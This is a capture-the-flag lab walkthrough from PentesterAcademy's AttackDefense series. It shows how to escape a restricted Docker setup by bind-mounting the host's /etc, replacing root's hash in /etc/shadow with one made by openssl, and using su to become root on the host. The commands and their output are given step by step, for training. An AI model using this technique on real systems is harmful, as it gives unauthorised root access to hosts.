
ATTACK
DEFENSE
by PentesterAcademy

Name	Bind Mount II
URL	https://attackdefense.com/challengedetails?cid=1536
Type	Docker Security : Docker Firewalls

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Leverage the misconfiguration, escalate to the root user on the host machine and retrieve the flag!

Solution:

Step 1: Check the images available on the machine.

Command: docker images

```
student@localhost:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
alpine-mod          latest              e1389e4613a5        9 days ago          38.1MB
modified-ubuntu     latest              54ee2a71bdef        2 weeks ago         855MB
ubuntu              18.04               775349758637        4 weeks ago         64.2MB
alpine              latest              965ea09ff2eb        5 weeks ago         5.55MB
student@localhost:~$
student@localhost:~$
```

4 images are available on the machine.

Step 2: Try to start a container with host filesystem mounted on “/host” directory.

Command: docker run -it -v /:/host modified-ubuntu bash

```
student@localhost:~$
student@localhost:~$ docker run -it -v /:/host modified-ubuntu bash
docker: Error response from daemon: authorization denied by plugin customauth: [DOCKER FIREWALL] Specified Binds option value is Disa
llowed.
See 'docker run --help'.
student@localhost:~$
```

Command: docker run -it -v /root:/host modified-ubuntu bash

```
student@localhost:~$
student@localhost:~$ docker run -it -v /root:/host modified-ubuntu bash
docker: Error response from daemon: authorization denied by plugin customauth: [DOCKER FIREWALL] Specified Binds option value is Disa
llowed.
See 'docker run --help'.
student@localhost:~$
```

The firewall prevents running container with host file system or the root directory mounted on the container.

Step 3: As it is mentioned in the challenge description. Mounting / or /root on the container is not allowed. Mount /etc/ directory from the host file system and start the container.

Command: docker run -it -v /etc:/host modified-ubuntu bash

```
student@localhost:~$
student@localhost:~$ docker run -it -v /etc:/host modified-ubuntu bash
root@b1ba020a252a:~#
root@b1ba020a252a:~#
```

Step 4: List the files on the mounted directory.

Command: ls -l /host

```
root@b1ba020a252a:~#
root@b1ba020a252a:~# ls /host
X11                     debconf.conf         hosts           logcheck        networks       rc2.d          ssl
adduser.conf            debian_version       hosts.allow     login.defs      newt           rc3.d          subgid
alternatives            default              hosts.deny      logrotate.conf  nsswitch.conf  rc4.d          subuid
apparmor                deluser.conf         init            logrotate.d     opt            rc5.d          sudoers
apparmor.d              depmod.d             init.d          lsb-release     os-release     rc6.d          sudoers.d
apt                     dhcp                 initramfs-tools lxc             pam.conf       rcS.d          sysctl.conf
bash.bashrc             dnsmasq.d            inputrc         machine-id      pam.d          resolv.conf    sysctl.d
bindresvport.blacklist  dnsmasq.d-available  iproute2        magic           passwd         rmt            systemd
binfmt.d                docker               issue           magic.mime      passwd-        rpc            terminfo
ca-certificates         dpkg                 issue.net       mailcap         perl           rsyslog.conf   timezone
ca-certificates.conf    environment          kernel          mailcap.order   profile        rsyslog.d      tmpfiles.d
```

```
ca-certificates.conf  environment          kernel          mailcap.order  profile        rsyslog.d     tmpfiles.d
console-setup         fstab                ld.so.cache     mime.types     profile.d      securetty     ucf.conf
containerd            gai.conf             ld.so.conf      mke2fs.conf    protocols      security      udev
cron.d                group                ld.so.conf.d    modprobe.d     python         selinux       ufw
cron.daily            group-               ldap            modules        python2.7      services      update-motd.d
cron.hourly           gshadow              legal           modules-load.d python3        shadow        uwsgi
cron.monthly          gshadow-             libaudit.conf   mtab           python3.6      shadow-       vim
cron.weekly           gss                  locale.alias    nanorc         rc.local       shells        vtrgb
crontab               host.conf            locale.gen      netplan        rc0.d          skel          wgetrc
dbus-1                hostname             localtime       network        rc1.d          ssh           xdg
root@b1ba020a252a:~#
```

All the files from the /etc/ directory of the host file system can be accessed.

Step 5: Use openssl to generate a password entry.

Command: openssl passwd -1 -salt abc password

```
root@b1ba020a252a:~#
root@b1ba020a252a:~# openssl passwd -1 -salt abc password
$1$abc$BXBqpb9BZcZhXLgbee.0s/
root@b1ba020a252a:~#
root@b1ba020a252a:~#
```

Step 6: Edit the shadow file and replace the root hash with the hash mentioned below.

Hash: 1abc$BXBqpb9BZcZhXLgbee.0s/

Command: vim /host/shadow

```
root:$1$abc$BXBqpb9BZcZhXLgbee.0s/:18226:0:99999:7:::
daemon:*:18124:0:99999:7:::
bin:*:18124:0:99999:7:::
sys:*:18124:0:99999:7:::
sync:*:18124:0:99999:7:::
games:*:18124:0:99999:7:::
man:*:18124:0:99999:7:::
lp:*:18124:0:99999:7:::
mail:*:18124:0:99999:7:::
```

Step 7: Exit the container and use su to login as root.

Commands:
exit
su -
Enter password “password”

```
student@localhost:~$
student@localhost:~$ su -
Password:
root@localhost:~#
root@localhost:~#
```

Step 8: Search for the flag on the file system.

Command: find / -name *flag* 2>/dev/null

```
root@localhost:~#
root@localhost:~# find / -name *flag* 2>/dev/null
/root/flag-63e86cdc8e
root@localhost:~#
root@localhost:~#
```

Step 9: Retrieve the flag.

Command: cat /root/flag

```
root@localhost:~#
root@localhost:~# cat /root/flag-63e86cdc8e
63e86cdc8e573dea688060ee4d7a25c3
root@localhost:~#
root@localhost:~#
```

Flag: 63e86cdc8e573dea688060ee4d7a25c3

References:

1. Docker (https://www.docker.com/)